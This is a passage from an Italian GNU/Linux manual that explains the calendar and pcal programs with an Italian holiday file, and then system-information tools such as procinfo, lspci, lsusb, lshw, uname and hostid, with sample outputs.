```
easter* domenica di pasqua
easter+1*       lunedì dell'angelo
easter-47*      martedì grasso
easter-46*      mercoledì delle ceneri
easter-7*       domenica delle palme

1.1*    capodanno
1.6*    epifania
4.1     pesce di aprile
4.25*   liberazione
5.1*    festa del lavoro
8.15*   ferragosto
11.1*   tutti i santi
12.8*   immacolata
12.25*  natale
12.26*  S. Stefano
12.31   ultimo dell'anno
```

Per la descrizione delle opzioni eventuali e degli altri modi possibili per scrivere le date delle ricorrenze, si può consultare la pagina di manuale *calendar(1)*.

11.9.6 Utilizzo di «pcal»

«

Il programma '**pcal**'[14] consente di ottenere un calendario in forma di file PostScript o di file HTML. Ciò consente di produrre un risultato stampato di qualità ottima oppure un file adatto alla pubblicazione elettronica. Questo programma consente anche di predisporre un file di ricorrenze o di scadenze da utilizzare per inserire delle note nel calendario che si ottiene. Questo file di ricorrenze e di scadenze può essere costruito anche cercando di ottenere una compatibilità minima con il programma '**calendar**'.

```
pcal [opzioni] [anno | {mese anno} | {mese_inizio anno n_mesi}]
```

Tralasciando inizialmente le opzioni, si può osservare dal modello sintattico che è possibile fare a meno di qualunque argomento; in tal caso si ottiene dallo standard output un file PostScript con il calendario del mese in corso. Se si indica un numero, si intende che si vuole ottenere tutto il calendario di quell'anno; se si mettono due numeri, si intende ottenere il calendario di un certo mese e di un certo anno; infine, se si indicano tre numeri, si vuole il calendario a partire da un certo mese, di un certo anno, per un totale di un certo numero di mesi.

Il programma '**pcal**' cerca un file contenente le ricorrenze o le scadenze da ricordare, tra diverse possibilità. In generale conviene usare per questo il file '`~/.calendar`', oppure è anche meglio usare l'opzione '**-f**' per indicare direttamente quale file usare per questo. All'interno di questo file si possono annotare dei commenti, preceduti dal cancelletto ('**#**'), si possono anche lasciare righe vuote o bianche e il resto delle righe deve essere costituito da direttive nella forma seguente:

```
data<HT>...descrizione
```

La data potrebbe essere separata dalla descrizione anche da più di uno spazio normale, ma conviene usare la forma mostrata (con il carattere di tabulazione, singolo o ripetuto), per avere più possibilità di usare questo file anche con altri programmi.

La data, o comunque il riferimento alla ricorrenza può essere indi-

cato con una varietà di possibilità, che possono essere approfondite eventualmente leggendo la documentazione originale, ovvero la pagina di manuale *pcal(1)*; qui viene mostrato un solo esempio che intende rappresentare le festività e le ricorrenze principali secondo la tradizione italiana:

```
# Ricorrenze legate in qualche modo al periodo pasquale.
easter*                  domenica di pasqua
1st day after easter*    lunedì dell'angelo
47th day before easter*  martedì grasso
46th day before easter*  mercoledì delle ceneri
7th day before easter*   domenica delle palme

# Ora estiva.
last sunday in march     passaggio all'ora estiva (+1 ora)
last sunday in october   fine dell'ora estiva (-1 ora)

# Ricorrenze fisse.
1.1*                     capodanno
1.6*                     epifania
4.1                      pesce di aprile
4.25*                    liberazione
5.1*                     festa del lavoro
8.15*                    ferragosto
11.1*                    tutti i santi
12.8*                    immacolata
12.25*                   Natale
12.26*                   S. Stefano
12.31                    ultimo dell'anno
```

Nell'esempio si può osservare l'asterisco alla fine delle date che rappresentano una festività, da segnalare in modo speciale nel calendario. Si osservi anche che le date composte da giorno e mese, sono formate mettendo il mese per primo, secondo la convenzione che si

usa nella lingua inglese, per non dover usare opzioni particolari nella riga di comando del programma.

Tabella 11.51. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-e`	*empty*	Genera un calendario «vuoto», nel senso che si ignorano le annotazioni delle ricorrenze o delle scadenze che possono essere disponibili nel file appropriato.
`-f` ***file***	*file*	Consente di specificare esplicitamente quale file usare per acquisire le ricorrenze o le scadenze.
`-o` ***file***	*output*	Consente di specificare il nome del file da generare, evitando così di ottenere il risultato dallo standard output
`-l`	*landscape*	Fa in modo che il risultato da stampare sia orientato in modo orizzontale. Questo è comunque il comportamento predefinito.
`-p`	*portrait*	Fa in modo che il risultato da stampare sia orientato in modo verticale.
`-j`	*julian*	Fa in modo che venga stampata anche la data giuliana, ovvero il numero del giorno dell'anno.
`-J`	*julian*	Fa in modo che venga stampata anche la data giuliana e la quantità di giorni rimanenti nell'anno.

Opzione	Significato mnemonico	Descrizione
`-m`	*moon*	Fa sì che vengano inserite le icone delle fasi lunari principali
`-M`	*moon*	Fa sì che per ogni giorno ci sia un'icona con la fase lunare.
`-b` ***giorno*** [`-`***giorno***]	*black*	Fa sì che il giorno o l'intervallo di giorni della settimana indicati siano rappresentati normalmente; per esempio si usa questa opzione per fare in modo che il sabato appaia come un giorno lavorativo comune.
`-F` ***giorno***	*first*	Fa in modo che il giorno della settimana indicato appaia per primo nella sequenza della settimana.
`-A`	*american*	Con questa opzione si dice al programma di interpretare le date come si fa nei paesi di lingua inglese, dove il mese precede il giorno. Questo comportamento è predefinito.
`-E`	*european*	Con questa opzione si dice al programma di interpretare le date come si fa nei paesi europei nei quali si usa mettere il giorno prima del mese.
`-H`	*html*	Genera un file in formato HTML.

Opzione	Significato mnemonico	Descrizione
`-a` ***linguaggio***		Consente di specificare la lingua da usare per i nomi dei giorni e dei mesi. La sigla del linguaggio è di due caratteri.

Segue la descrizione di alcuni esempi, dove si utilizza il file '`.calendar`' con il contenuto mostrato in precedenza.

- `$` **`pcal > calendario.ps`**[*Invio*]

  Genera il file '`calendario.ps`' con i dati del mese in corso. Il risultato potrebbe essere simile a quello seguente:



- `$` **`pcal -o calendario.ps`**[*Invio*]

Fa esattamente la stessa cosa del comando precedente.

- `$` **`pcal -f .calendar -o calendario.ps`**[*Invio*]

  Dichiara espressamente l'uso del file '`.calendar`' (contenuto nella directory corrente) per inserire nel calendario ricorrenze o scadenze.

- `$` **`pcal -m -o calendario.ps`**[*Invio*]

  Fa in modo che vengano mostrate le fasi lunari principali.

- `$` **`pcal -M -o calendario.ps`**[*Invio*]

  Fa in modo che vengano mostrate le fasi lunari in ogni giorno.

- `$` **`pcal -b sat -M -o calendario.ps`**[*Invio*]

  Rispetto all'esempio precedente, fa in modo che il sabato appaia come un giorno lavorativo normale.

- `$` **`pcal -F mon -b sat -M -o calendario.ps`**[*Invio*]

  Rispetto all'esempio precedente, fa in modo che le settimane inizino dal lunedì.

- `$` **`pcal -F mon -b sat -M -a it -o calendario.ps`**[*Invio*]

  Rispetto all'esempio precedente, fa in modo che la denominazione dei mesi e delle settimane appaia in lingua italiana.

- `$` **`pcal -F mon -b sat -M -a it -o calendario.ps 3 2005`**[*Invio*]

  Rispetto all'esempio precedente, fa in modo di generare la pagina del mese di marzo dell'anno 2005. Il suo aspetto dovrebbe essere quello seguente:

Marzo 2005

Lunedì	Martedì	Mercoledì	Giovedì	Venerdì	Sabato	Domenica
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20 domenica della palme
21	22	23	24	25	26	27 domenica di pasqua passaggio all'ora estiva (+1 ora)
28 lunedì dell'angelo	29	30	31			

Febbraio 2005

	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28						

Aprile 2005

				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

- `$ pcal -F mon -b sat -M -a it -o calendario.ps 2005` [*Invio*]

  Rispetto all'esempio precedente, genera il calendario di tutto l'anno 2005.

- `$ pcal -F mon -b sat -M -a it -H` ↩
  ↪ `-o calendario.html 2005` [*Invio*]

  Rispetto all'esempio precedente, genera il calendario in formato HTML. Le fasi lunari potrebbero mancare.

11.9.7 File di ricorrenze e scadenze compatibile

«

I programmi '**calendar**' e '**pcal**' usano un file per le ricorrenze o le scadenze che ha caratteristiche simili, anche se non identiche. Tuttavia, se non si hanno grosse pretese, si può riuscire a realizzare un file unico, rispettando delle limitazioni: non si devono usare commenti, le date devono essere separate dalla descrizione attraverso stop di tabulazione, l'ultima direttiva deve essere conclusa da un codice di interruzione di riga.

Purtroppo il modo di rappresentare le date non è perfettamente compatibile, ma si può riuscire a scrivere qualcosa anche in modo ridondante, quando necessario. L'esempio seguente può funzionare sia con '**calendar**', sia con '**pcal**', anche se si possono osservare delle segnalazioni di errore a proposito di alcune righe che non vengono interpretate. Si osservi la necessità di usare direttive doppie per i calcoli relativi ai giorni collegati in qualche modo al periodo pasquale.

```
easter*                    domenica di pasqua
easter+1*                  lunedì dell'angelo
1st day after easter*      lunedì dell'angelo
easter-47*                 martedì grasso
47th day before easter*    martedì grasso
easter-46*                 mercoledì delle ceneri
46th day before easter*    mercoledì delle ceneri

easter-7*                  domenica delle palme
7th day before easter*     domenica delle palme

last sunday in march       passaggio all'ora estiva (+1 ora)
last sunday in october     fine dell'ora estiva (-1 ora)

1.1*                       capodanno
1.6*                       epifania
4.1                        pesce di aprile
4.25*                      liberazione
5.1*                       festa del lavoro
8.15*                      ferragosto
11.1*                      tutti i santi
12.8*                      immacolata
12.25*                     natale
12.26*                     S. Stefano
12.31                      ultimo dell'anno
```

Si osservi in particolare che le direttive che si riferiscono al cambio dell'ora estiva non vengono prese in considerazione da '**calendar**'.

[1] **GNU core utilities** GNU GPL

[2] **util-linux: hwclock** GNU GPL

[3] Indipendentemente dal fatto che il demone '**cron**' necessiti o meno di essere avvisato.

[4] **Vixie Cron** software libero con licenza speciale

[5] **Anacron** GNU GPL

[6] **At** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **Renice** UCB BSD

[9] **BSD utils** UCB BSD

[10] **Ccal** dominio pubblico

[11] **BSD utils** UCB BSD

[12] **Gcal** GNU GPL

[13] **BSD utils** UCB BSD

[14] **Pcal** software libero con licenza speciale

Capitolo 12

Informazioni varie

12.1 Pacchetto Procinfo 856
12.1.1 Utilizzo di «procinfo» 856
12.1.2 Utilizzo di «lsdev» 859
12.1.3 Utilizzo di «socklist» 860
12.2 Pacchetto Linux PCI utilities 861
12.3 Lsusb 864
12.4 Lshw 865
12.5 Definizione del nome del sistema 868
12.6 Altre caratteristiche identificative del sistema 869
12.7 Numero di serie 871
12.8 LinuxInfo 871

`hostid` 871 `hostname` 868 868 `lsdev` 859 `lshw` 865 `lspci` 861 `lssub` 864 procinfo`pcal` 856 `socklist` 860 `uname` 869 `$HOSTNAME` 868

In questo capitolo si descrivono sommariamente alcuni programmi che forniscono delle informazioni varie sul sistema in funzione, non avendo trovato una collocazione più specifica nella trattazione di altri argomenti.

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

12.1 Pacchetto Procinfo

La quantità di informazioni disponibili all'interno di '`/proc/`' è enorme; inoltre, con l'evolversi dei kernel cambiano i contenuti dei file virtuali e anche la loro collocazione. A questo proposito sono utili i programmi del pacchetto Procinfo[1] che aiutano ad analizzare tali informazioni per generare dei resoconti e delle statistiche più facili da consultare.

12.1.1 Utilizzo di «procinfo»

Il programma '**`procinfo`**' è quello che, dal pacchetto omonimo, dà le informazioni più comuni sulla gestione dei processi di un sistema GNU/Linux. I dati vengono visualizzati in forma più o meno tabellare e i campi sono indicati attraverso dei nomi. Il significato di alcuni di questi è descritto nella tabella 12.1.

```
procinfo [opzioni]
```

Tabella 12.1. Alcuni dei nomi utilizzati per descrivere i campi delle tabelle generate da '**`procinfo`**'.

Nome	Descrizione
Memory:	Utilizzo della memoria.
Bootup:	Data e ora dell'avvio del sistema.
Load average:	Carico medio.
user:	Tempo per i processi avviati dagli utenti.
nice:	Tempo per i processi avviati con un valore nice.
system:	Tempo per i processi avviati dal kernel.
idle:	Tempo non utilizzato.

Nome	Descrizione
uptime:	Tempo complessivo di funzionamento.
irq ***n***:	Numero di interruzioni e dispositivo corrispondente.
Modules:	Moduli del kernel installati.
Character Devices:	Elenco dei dispositivi a caratteri.
Block Devices:	Elenco dei dispositivi a blocchi.
File Systems:	Tipi di file system gestibili.

Quando '**`procinfo`**' viene utilizzato senza argomenti si ottengono le informazioni più importanti che possono essere visualizzate su uno schermo normale, per esempio ciò che viene mostrato di seguito:

```
Linux 2.6.14.3 (root@nanohost) (gcc 4.0.2 ) #1 1CPU [nanohost]

Memory:      Total        Used        Free      Shared     Buffers
Mem:        513468      120976      392492           0       21008
Swap:      5462092           0     5462092

Bootup: Fri Feb 24 08:15:09 2006  Load average: 0.03 0.01 0.00 1/62 7861

user  :  0:00:35.80   0.3%  page in :    21573  disk 1:      105r     0w
nice  :  0:00:00.00   0.0%  page out:        0
system:  0:00:38.61   0.3%  page act:    10203
IOwait:  0:02:08.19   0.9%  page dea:        0
hw irq:  0:00:00.82   0.0%  page flt:  1679805
sw irq:  0:00:04.65   0.0%  swap in :        0
idle  :  3:44:32.08  98.5%  swap out:        0
uptime:  3:48:01.64         context :   535302

irq  0:   3419830 timer           irq 12:     95199 i8042
irq  1:      8465 i8042           irq 14:      2192 ide0
irq  2:         0 cascade [4]     irq 15:     15393 ide1
irq  3:         3                 irq 17:         0 Intel 82801BA-ICH2
irq  4:         3                 irq 18:     81824 eth0
irq  6:         9                 irq 19:         0 uhci_hcd:usb1
irq  8:         5 rtc             irq 23:         0 uhci_hcd:usb2
```

Eventualmente, '**procinfo**' può essere utilizzato per ottenere un'informazione continua (o quasi), come fa il programma '**top**'. In questo senso può essere stabilita una pausa tra un aggiornamento e il successivo. Durante questo funzionamento continuo, si possono utilizzare alcuni comandi interattivi, composti da una lettera singola, il cui significato tende a essere coerente con quello delle opzioni della riga di comando. In modo particolare, il comando '**q**' termina il funzionamento continuo di '**procinfo**'.

Tabella 12.3. Alcune opzioni.

Sintassi	Descrizione
`-f`	Fa sì che '**procinfo**' funzioni in modo continuo, a tutto-schermo.
`-n`***n_secondi***	Questa opzione implica automaticamente la selezione di '**-f**' e serve a stabilire un intervallo tra un aggiornamento e l'altro delle informazioni visualizzate.
`-m`	Mostra le informazioni sui moduli e sui dispositivi a caratteri e a blocchi, trascurando i dati relativi alla CPU e alla memoria.
`-a`	Mostra tutte le informazioni disponibili, ma per questo non bastano le dimensioni di uno schermo normale.
`-d`	Mostra le informazioni normali, cioè quelle sull'utilizzo della CPU, della memoria e delle interruzioni (*interrupt*), ma riferite a periodi di un secondo. Ciò richiede il funzionamento di '**procinfo**' in modo continuo, pertanto questa opzione implica automaticamente l'uso di '**-f**'.

Sintassi	Descrizione
`-F`*file*	Ridirige l'output in un file, che di solito corrisponde al dispositivo di una console virtuale inutilizzata.

12.1.2 Utilizzo di «lsdev»

Il programma '**`lsdev`**' si limita a mostrare una tabella con informazioni tratte dai file '`/proc/interrupts`', '`/proc/ioports`' e '`/proc/dma`'. In pratica mostra tutti gli indirizzi relativi all'hardware installato.

```
lsdev
```

Il risultato che si ottiene potrebbe essere simile a quello seguente:

```
Device              DMA    IRQ  I/O Ports
------------------------------------------------
                         0 1 2 4 9 12 13 14 15
cascade                4
dma                                 0080-008f
dma1                                0000-001f
dma2                                00c0-00df
eth0                                ff80-ff9f
fdomain                             ffa0-ffaf
fpu                                 00f0-00ff
ide0                                01f0-01f7 03f6-03f6 8000-8007
ide1                                0170-0177 0376-0376 8008-800f
keyboard                            0060-006f
parport0                            0378-037a
pic1                                0020-003f
pic2                                00a0-00bf
serial                              02f8-02ff 03f8-03ff
```

```
timer                                   0040-005f
vga+                                    03c0-03df
```

12.1.3 Utilizzo di «socklist»

«

Il programma '**socklist**' si limita a mostrare una tabella con informazioni tratte dai file '`/proc/net/tcp`', '`/proc/net/udp`' e '`/proc/net/raw`', integrandoli con le informazioni relative ai descrittori dei file di ogni processo, ovvero '`/proc/*/fd/*`'.

```
socklist
```

Si tratta di informazioni utili per ciò che riguarda la gestione della rete, tuttavia questo programma viene mostrato qui per completare l'argomento del capitolo. Di seguito viene mostrato un esempio del risultato che si può ottenere con '**socklist**'.

```
type  port       inode      uid    pid    fd  name
tcp     80         246        0      0     0
tcp   8080         245        0      0     0
tcp     25         230        0      0     0
tcp   2049         215        0      0     0
tcp    515         205        0      0     0
tcp    635         195        0      0     0
tcp     53         169        0      0     0
tcp     53         167        0      0     0
tcp     98         156        0      0     0
tcp    113         155        0      0     0
tcp     37         153        0      0     0
tcp     79         152        0      0     0
tcp    143         151        0      0     0
tcp    110         150        0      0     0
```

```
tcp     109         149         0       0     0
tcp     513         146         0       0     0
tcp     514         145         0       0     0
tcp      70         144         0       0     0
tcp      23         143         0       0     0
tcp      21         142         0       0     0
tcp     111         106         0       0     0
udp    2049         212         0       0     0
udp     635         190         0       0     0
udp    1024         170         0       0     0
udp      53         168         0       0     0
udp      53         166         0       0     0
udp      37         154         0       0     0
udp     518         148         0       0     0
udp     517         147         0       0     0
udp     514         115         0       0     0
udp     111         105         0       0     0
raw       1           0         0       0     0
raw       6           0         0       0     0
```

12.2 Pacchetto Linux PCI utilities

Il pacchetto Linux PCI utilities contiene in particolare il programma '**lspci**'[2] con il quale è possibile conoscere tutte le informazioni disponibili sul bus PCI:

```
lspci [opzioni]
```

Attraverso le opzioni è possibile avere una rappresentazione diversa delle informazioni, ma nella maggior parte dei casi è sufficiente l'utilizzo di '**lspci**' senza argomenti:

```
$ lspci [Invio]
```

```
00:00.0 Host bridge: VIA Technologies, Inc. VT82C693A/694x ↩
↪[Apollo PRO133x] (rev 44)
00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598/694x ↩
↪[Apollo MVP3/Pro133x AGP]
00:07.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Mobile South] (rev 23)
00:07.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus Master IDE (rev 10)
00:07.2 USB Controller: VIA Technologies, Inc. USB (rev 11)
00:07.3 Host bridge: VIA Technologies, Inc. VT82C596 Power Management (rev 30)
00:11.0 Ethernet controller: VIA Technologies, Inc. VT6102 [Rhine-II] (rev 42)
00:12.0 VGA compatible controller: S3 Inc. ViRGE/DX or /GX (rev 01)
00:13.0 Multimedia audio controller: Creative Labs SB Live! EMU10k1 (rev 08)
00:13.1 Input device controller: Creative Labs SB Live! MIDI/Game Port (rev 08)
00:14.0 SCSI storage controller: Adaptec AIC-7861 (rev 01)
```

Eventualmente basta l'opzione '**-v**' per ottenere maggiori informazioni:

\$ **lspci -v**[*Invio*]

```
00:00.0 Host bridge: VIA Technologies, Inc. VT82C693A/694x ↩
↪[Apollo PRO133x] (rev 44)
        Flags: bus master, medium devsel, latency 0
        Memory at d0000000 (32-bit, prefetchable) [size=64M]
        Capabilities: <available only to root>

00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598/694x ↩
↪[Apollo MVP3/Pro133x AGP] (prog-if 00 [Normal decode])
        Flags: bus master, 66Mhz, medium devsel, latency 0
        Bus: primary=00, secondary=01, subordinate=01, sec-latency=0
        Capabilities: <available only to root>

00:07.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Mobile South] (rev 23)
        Subsystem: VIA Technologies, Inc. VT82C596/A/B PCI to ISA Bridge
        Flags: bus master, stepping, medium devsel, latency 0

00:07.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus Master IDE ↩
↪(rev 10) (prog-if 8a [Master SecP PriP])
        Flags: bus master, medium devsel, latency 32
        I/O ports at d000 [size=16]
        Capabilities: <available only to root>

00:07.2 USB Controller: VIA Technologies, Inc. USB (rev 11) (prog-if 00 [UHCI])
        Subsystem: VIA Technologies, Inc. (Wrong ID) USB Controller
        Flags: bus master, medium devsel, latency 32, IRQ 11
```

```
        I/O ports at d400 [size=32]
        Capabilities: <available only to root>

00:07.3 Host bridge: VIA Technologies, Inc. VT82C596 Power Management (rev 30)
        Flags: medium devsel

00:11.0 Ethernet controller: VIA Technologies, Inc. VT6102 [Rhine-II] (rev 42)
        Subsystem: D-Link System Inc DFE-530TX rev A
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d800 [size=256]
        Memory at d9000000 (32-bit, non-prefetchable) [size=256]
        Expansion ROM at <unassigned> [disabled] [size=64K]
        Capabilities: <available only to root>

00:12.0 VGA compatible controller: S3 Inc. ViRGE/DX or /GX ↩
↪(rev 01) (prog-if 00 [VGA])
        Subsystem: S3 Inc. ViRGE/DX
        Flags: bus master, medium devsel, latency 32, IRQ 9
        Memory at d4000000 (32-bit, non-prefetchable) [size=64M]
        Expansion ROM at <unassigned> [disabled] [size=64K]

00:13.0 Multimedia audio controller: Creative Labs SB Live! EMU10k1 (rev 08)
        Subsystem: Creative Labs CT4832 SBLive! Value
        Flags: bus master, medium devsel, latency 32, IRQ 5
        I/O ports at dc00 [size=32]
        Capabilities: <available only to root>

00:13.1 Input device controller: Creative Labs SB Live! MIDI/Game Port (rev 08)
        Subsystem: Creative Labs Gameport Joystick
        Flags: bus master, medium devsel, latency 32
        I/O ports at e000 [size=8]
        Capabilities: <available only to root>

00:14.0 SCSI storage controller: Adaptec AIC-7861 (rev 01)
        Flags: bus master, medium devsel, latency 32, IRQ 10
        I/O ports at e400 [disabled] [size=256]
        Memory at d9001000 (32-bit, non-prefetchable) [size=4K]
        Expansion ROM at <unassigned> [disabled] [size=64K]
```

12.3 Lsusb

«

Lsusb[3] è un programma che fa parte del pacchetto USButils, con lo scopo di elencare i dispositivi USB presenti. Si può usare con delle opzioni, in mancanza delle quali mostra l'elenco completo dei componenti:

```
lsusb [opzioni]
```

Ecco come potrebbe presentarsi l'elenco che si ottiene da questo programma:

```
$ lsusb [Invio]

Bus 001 Device 003: ID 067b:2517 Prolific Technology, Inc. ↩
↪Flash Disk Mass Storage Device
Bus 001 Device 002: ID 067b:2515 Prolific Technology, Inc. ↩
↪Flash Disk Embedded Hub
Bus 001 Device 001: ID 0000:0000
Bus 002 Device 001: ID 0000:0000
```

Tabella 12.9. Alcune opzioni.

Sintassi	Descrizione
`-v` `--verbose`	Richiede la visualizzazione di maggiori informazioni.
`-t`	Richiede di mostrare la gerarchia tra i componenti USB in forma di albero.

Viene mostrato un esempio in cui si mette a confronto l'uso normale di Lsusb con l'aggiunta successiva dell'opzione '**`-t`**':

```
$ lsusb [Invio]
```

```
Bus 001 Device 001: ID 0000:0000
Bus 003 Device 001: ID 0000:0000
Bus 002 Device 003: ID 04cb:0128 Fuji Photo Film Co., Ltd
Bus 002 Device 001: ID 0000:0000
```

```
$ lsusb -t [Invio]

Bus#  3
`-Dev#   1 Vendor 0x0000 Product 0x0000
Bus#  2
`-Dev#   1 Vendor 0x0000 Product 0x0000
  `-Dev#   3 Vendor 0x04cb Product 0x0128
Bus#  1
`-Dev#   1 Vendor 0x0000 Product 0x0000
```

Eventualmente, per approfondire l'uso del programma si può leggere la pagina di manuale *lsusb(8)*.

12.4 Lshw

Lshw[4] è un programma in grado di scandire ed elencare tutti i dispositivi esistenti. Attraverso le opzioni della riga di comando è possibile modificare il modo in cui queste informazioni vengono mostrate; altrimenti non c'è bisogno di specificare alcunché:

```
lshw [opzioni]
```

Ecco come potrebbe presentarsi l'elenco che si ottiene da questo programma se avviato dall'utente '**root**':

```
# lshw [Invio]

nanohost
    description: Computer
    product: VT82C692BX
```

```
     vendor: VIA Technologies, Inc.
     capabilities: smbios-2.2 dmi-2.2
   *-core
        description: Motherboard
        product: 693A-596B-977EF
        physical id: 0
      *-firmware
           description: BIOS
           vendor: Award Software International, Inc.
           physical id: 0
           version: 6.00 PG (09/27/2000)
           size: 128KB
           capacity: 192KB
           capabilities: isa pci pnp apm upgrade shadowing escd cdboot ↩
↪bootselect socketedrom edd int13floppy360 int13floppy1200 int13floppy720 ↩
↪int13floppy2880 int5printscreen int9keyboard int14serial ↩
↪int17printer int10video acpi usb agp ls120boot zipboot biosbootspecification
      *-cpu
           description: CPU
           product: Celeron (Coppermine)
           vendor: Intel Corp.
           physical id: 4
           version: 6.8.6
           slot: Socket 370
           size: 766MHz
           clock: 66MHz
           capabilities: fpu fpu_exception wp vme de pse tsc msr pae ↩
↪mce cx8 sep mtrr pge mca cmov pat pse36 mmx fxsr sse
      …
      …
      …
   *-network:5
        description: Ethernet controller
        physical id: 6
        logical name: eth0
        serial: 00:50:ba:71:d9:c1
        capabilities: mii autonegotiation 100bt-fd 100bt 10bt-fd 10bt ethernet
        configuration: autonegociated=100bt broadcast=yes ↩
↪driver=via-rhine driverversion=1.1.20-2.6 duplex=full ↩
↪ip=172.21.1.1 link=yes multicast=yes
```

Si osservi che la precisione e il dettaglio delle informazioni si riduce se usato da un utente comune, senza privilegi.

Tabella 12.13. Alcune opzioni.

Sintassi	Descrizione
`-businfo`	Mostra le informazioni, in forma tabellare, partendo dalle coordinate del bus.
`-C` ***nome_classe*** `-class` ***nome_classe***	Mostra le informazioni riferite solo alla classe indicata. I nomi stabiliti per la classi sono quelli che si vedono, per esempio, utilizzando l'opzione '**`-businfo`**'.

Segue la descrizione di alcuni esempi.

- `$` **`lshw -businfo`**[*Invio*]

```
Bus info      Device     Class       Description
=========================================
                         system      Computer
                         bus         Motherboard
                         memory      System memory
cpu@0                    processor   AMD Sempron(tm) 2800+
                         memory      L1 cache
                         memory      L2 cache
pci@00:00.0              bridge      746 Host
pci@00:01.0              bridge      SG86C202
…
ide@0         ide0       bus         IDE Channel 0
ide@0.0       /dev/hda   disk        Maxtor 6Y120P0
…
usb@2         usb2       bus         OHCI Host Controller
pci@00:03.2              bus         USB 2.0 Controller
usb@1         usb1       bus         EHCI Host Controller
pci@00:04.0   eth0       network     SiS900 PCI Fast Ethernet
…
```

- `$` **`lshw -businfo -class network`**[*Invio*]

```
Bus info      Device    Class       Description
=============================================
pci@00:04.0   eth0      network     SiS900 PCI Fast Ethernet
              plip0     network     Ethernet interface
              dummy0    network     Ethernet interface
```

Per maggiori informazioni sull'uso del programma conviene leggere la pagina di manuale *lshw(8)*.

12.5 Definizione del nome del sistema

«

Nella tradizione dei sistemi Unix, il sistema deve avere un nome. Questo nome tende a confondersi con quello attribuito all'indirizzo dell'interfaccia di rete, se questa esiste; per la precisione si tratta della prima parte, senza il dominio della rete a cui si connette. Tra le altre cose, questo fatto è poi anche motivo di confusione, nel momento in cui si comprende che ci possono essere diverse interfacce di rete, oppure ci possono essere interfacce dinamiche come quelle riferite alle connessioni PPP.

Per un principiante, questa premessa può risultare incomprensibile. In effetti, la gestione della rete viene affrontata in un altro volume, però rimane il fatto che il nome del sistema si attribuisce indipendentemente dalla connessione o meno a una rete, senza nemmeno che ci debba essere necessariamente un'armonizzazione tra questo nome e i nomi utilizzati nell'ambito della rete.

Il nome del sistema si attribuisce con il comando '**hostname**' e generalmente si annota anche all'interno della variabile di ambiente ***HOSTNAME***. L'utilizzo di '**hostname**'[5] è molto semplice:

```
hostname [nome]
```

In pratica, se non si indicano argomenti, si ottiene l'emissione del nome attuale; al contrario, se si indica un argomento, quello viene memorizzato come il nome del sistema.

Come si può intuire, la lettura del nome è accessibile a tutti gli utenti, mentre l'impostazione del nome è consentita solo all'utente '**root**'.

In generale, l'impostazione di questa definizione è compito della procedura di inizializzazione del sistema, con la quale si dovrebbe definire coerentemente anche la variabile di ambiente ***HOSTNAME***, in modo che contenga lo stesso nome.

In alcuni sistemi, si utilizza il file '`/etc/hostname`' per annotare questo nome, in modo che venga poi letto e utilizzato per la configurazione all'atto dell'avvio del sistema stesso.

12.6 Altre caratteristiche identificative del sistema

Oltre al nome, un sistema dispone anche di altre informazioni identificative. In particolare si tratta del tipo di architettura hardware, il nome del kernel e la sua versione. Queste informazioni si leggono generalmente attraverso il programma '**uname**':[6]

```
uname [opzioni]
```

Il programma ‘**uname**’, usato senza argomenti, fornisce il nome del kernel, mentre con altri argomenti si possono ottenere informazioni differenti. La tabella 12.16 riepiloga brevemente le opzioni relative.

Tabella 12.16. Opzioni di ‘**uname**’.

Opzione	Descrizione
`-a` `--all`	Mostra tutte le informazioni disponibili.
`-m` `--machine`	Mostra il nome dell’architettura.
`-n` `--nodename`	Mostra il nome dell’elaboratore.
`-o` `--operating-system`	Mostra il nome del sistema operativo.
`-r` `--kernel-release`	Mostra la versione del sistema operativo.
`-v` `--kernel-version`	Mostra l’edizione del kernel, nell’ambito della versione riportata dall’opzione ‘**-r**’.
`-s` `--kernel-name`	Mostra il nome del kernel.

Si osservi che l'opzione '**-n**' serve a visualizzare lo stesso nome che si ottiene e si imposta con '**hostname**'.

12.7 Numero di serie

Teoricamente, attraverso il programma '**hostid**'[7] dovrebbe essere possibile ottenere un numero univoco di identificazione dell'elaboratore, determinandolo in base ai componenti fisici che questo contiene (di solito il BIOS):

```
hostid
```

A parte le opzioni minime delle estensioni GNU ('**--help**' e '**--version**'), questo programma non prevede nulla di standard. Purtroppo, è molto probabile che a elaboratori identici venga attribuito lo stesso numero, rendendo questo programma perfettamente inutile:

```
$ hostid[Invio]

  7f0100
```

12.8 LinuxInfo

LinuxInfo [8] è un programma che si comporta in modo simile a '**uname**', fornendo però informazioni specifiche di un sistema GNU/Linux:

```
linuxinfo [opzioni]
```

Utilizzando '**linuxinfo**' senza argomenti, si ottiene un risultato simile a quello dell'esempio seguente:

```
$ linuxinfo [Invio]

  Linux nanohost 2.6.7 #1 Fri Aug 13 18:28:48 CEST 2004
  One Intel Unknown 768MHz processor, 1511.42 total ↩
↪bogomips, 384M RAM
  System library 2.3.2
```

[1] **Procinfo** GNU GPL

[2] **Linux PCI utilities** GNU GPL

[3] **USButils** GNU GPL

[4] **Lshw** GNU GPL

[5] **GNU core utilities** GNU GPL

[6] **GNU core utilities** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **LinuxInfo** GNU GPL e GNU LGPL

Convenzioni nazionali

13.1 Sigle identificative delle caratteristiche locali 874
13.2 Preparazione delle localizzazioni disponibili 875
13.3 Configurazione delle localizzazioni nelle distribuzioni Debian 877

`dpkg-reconfigure` 877 `locale` 875 `localedef` 875 `locale-gen` 877

